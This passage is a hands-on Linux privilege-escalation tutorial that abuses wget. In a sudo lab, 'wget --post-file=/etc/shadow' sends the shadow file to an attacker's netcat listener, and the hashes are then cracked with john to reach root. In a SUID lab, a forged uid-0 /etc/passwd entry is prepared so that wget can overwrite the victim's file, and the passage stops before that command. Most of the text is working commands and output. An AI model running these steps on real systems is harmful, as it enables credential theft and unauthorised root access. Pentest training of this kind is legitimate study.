
Now we will set up our lab of Wget command with higher privilege i.e. with administrative rights. As we know the behavior of many commands get changed after getting higher privileges similarly, we will check for the Wget command that what impact it has after getting sudo rights and how we can use it further for privilege escalation.

Refer to this link for more information about sudo rights

It can be clearly understood by the below image in which I have created a local user (test) who possess all sudo rights as root and can perform all task as admin.

To add sudo right open etc/sudoers file and type following as user Privilege specification.

```
test  ALL=(root) NOPASSWD: /usr/bin/Wget
```


```
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
test    ALL=(root) NOPASSWD: /usr/bin/wget

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

Exploiting Sudo rights

Now we will start exploiting Wget service by taking the privilege of sudoer's permission. Suppose we got the sessions of victim's machine that tend us to have local user access of the targeted system through which we can escalate the root user rights.

Very first we will connect to the target machine with ssh, therefore, type following command to get access through local user login.

```
ssh test@192.168.1.22
```

Then we look for sudo right of "test" user (if given) and found that user "test" can execute Wget command as "root" (since he has ALL user's right) without a password.

```
sudo -l
```


Wget utilized the post-file option to send the content of any file. So, here we will use wget command to transfer the content of the /etc/shadow file.

```
Syntax: sudo /usr/bin/wget --post-file=<path of file> <Listening IP>
```

Since post-file will transfer the content of shadow file to the listening IP therefore, we should turn on the listener on the destination machine. Hence open a new terminal and start the netcat listener for receiving the sent data from the source machine.

Type the below command:


```
sudo /user/bin/wget --post-file=/etc/shadow 192.168.1.17
```



```
root@kali:~# ssh test@192.168.1.22
test@192.168.1.22's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.18.0-15-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
*** System restart required ***
Last login: Wed Jun  5 06:56:50 2019 from 192.168.1.17
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/wget
test@ubuntu:~$ cd /etc
test@ubuntu:/etc$ sudo /usr/bin/wget --post-file=/etc/shadow 192.168.1.17
--2019-06-05 07:04:58--  http://192.168.1.17/
Connecting to 192.168.1.17:80... connected.
HTTP request sent, awaiting response...
```

As we had already turned on the netcat listener on port 80 to receive the content inside the “hash” file.

```
nc -lvp 80 > hash
```




```
root@kali:~# nc -lvp 80 > hash
listening on [any] 80 ...
192.168.1.22: inverse host lookup failed: Unknown host
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.22] 43994
```

After this, we will acquire the content of the shadow file of the victim’s machine inside our hash file and then we will use john the ripper to crack the hash value.

```
Syntax: john <file name>
john hash
```

Hmmm!! As we can observe from the given below image that it has cracked the password for user raj.




```
root@kali:~# john hash
Warning: detected hash type "md5crypt", but the string is also recognized as "
Use the "--format=md5crypt-long" option to force loading these as that type in
Warning: only loading hashes of type "md5crypt", but also saw type "sha512cryp
Use the "--format=sha512crypt" option to force loading hashes of that type ins
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 35 candidates buffered for the current salt, minimum 96 needed f
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123              (raj)
1g 0:00:00:00 DONE 2/3 (2019-06-05 10:05) 9.090g/s 30309p/s 30309c/s 30309C/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Since we got the credentials for the account of the user: raj so now, we can easily switch the user and will login as raj and further we tried to access root shell by switching.

```
su raj
sudo su
```

And finally, we got the root access hence in this way we spawn the root shell by exploiting wget command.



```
test@ubuntu:/etc$ su raj
Password:
raj@ubuntu:/etc$ sudo su
[sudo] password for raj:
root@ubuntu:/etc#
```

SUID Lab setups for Privilege Escalation


SUID: Set User ID is a type of permission that allows users to execute a file with the permissions of a specified user. Those files which have suid permissions run with higher privileges. Assume we are accessing the target system as a non-root user and we found suid bit enabled binaries, then those file/program/command can run with root privileges.

Read more from here: https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/

Now we are going to give SUID permission on wget so that a local user can take the privilege of wget as the root user.

Hence type following for enabling SUID bit:

```
which wget
chmod u+s /usr/bin/wget
ls -al /usr/bin/wget
```




```
root@ubuntu:~# which wget
/usr/bin/wget
root@ubuntu:~# ls -la /usr/bin/wget
-rwxr-xr-x 1 root root 499264 Apr  8 11:51 /usr/bin/wget
root@ubuntu:~# chmod u+s /usr/bin/wget
root@ubuntu:~# ls -la /usr/bin/wget
-rwsr-xr-x 1 root root 499264 Apr  8 11:51 /usr/bin/wget
```

Exploiting SUID

Now again compromise the target's system and use find command to identify binaries having SUID permission.

```
find / -perm -u=s -type f 2>/dev/null
```


So here we came to know that SUID bit is enabled for so many binary files, but we are interested in /usr/bin/wget.



```
test@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/wget
/usr/bin/arping
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/passwd
/bin/su
/bin/ping
/bin/mount
```

As we know, wget has suid permission and taking advantage of this right we will try to escalate the root privilege by injecting a new user inside the /etc/passwd file.

First, we will open our /etc/passwd file following by tail command which will read this file from its end and help us to know that the file ends with the user "test".




```
test@ubuntu:/$ tail -3 /etc/passwd
ftp:x:122:127:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
test:x:1001:1001:,,,:/home/test:/bin/bash
test@ubuntu:/$
```

Now we are creating the salt value of password for our new user and this will be done by using "openssl" following by the command as mentioned in the screenshot below.


```
openssl passwd -1 -salt ignite pass123
```

And we will get our hash value something like this: "*$1$ignite$3eTbJm980Hz.k1NTdNxe1*"; copy it for further use.




```
root@kali:~# openssl passwd -1 -salt ignite pass123
$1$ignite$3eTbJm9809Hz.k1NTdNxe1
root@kali:~#
```

On moving ahead for the completion of this task now I have copied the entire content of /etc/passwd file in our local machine and will edit a new record for the user "ignite" then paste the above-copied hash password in the record as shown below.


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/net
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/u
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-p
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatch
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nol
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
ftp:x:122:127:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
test:x:1001:1001:,,,:/home/test:/bin/bash
ignite:$1$ignite$3eTbJm98O9Hz.k1NTdNxe1:0:0:root:/root:/bin/bash
```

Name this file as **passwd** and run python HTTP server for transferring this file into victim's machine.

```
python -m SimpleHTTPServer
```


```
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Now we want to inject our modified passwd file inside /etc folder to replace the original passwd file. We will use wget with -O to download the passwd file from our machine (Kali Linux) inside a/etc directory which will overwrite the existing passwd file.

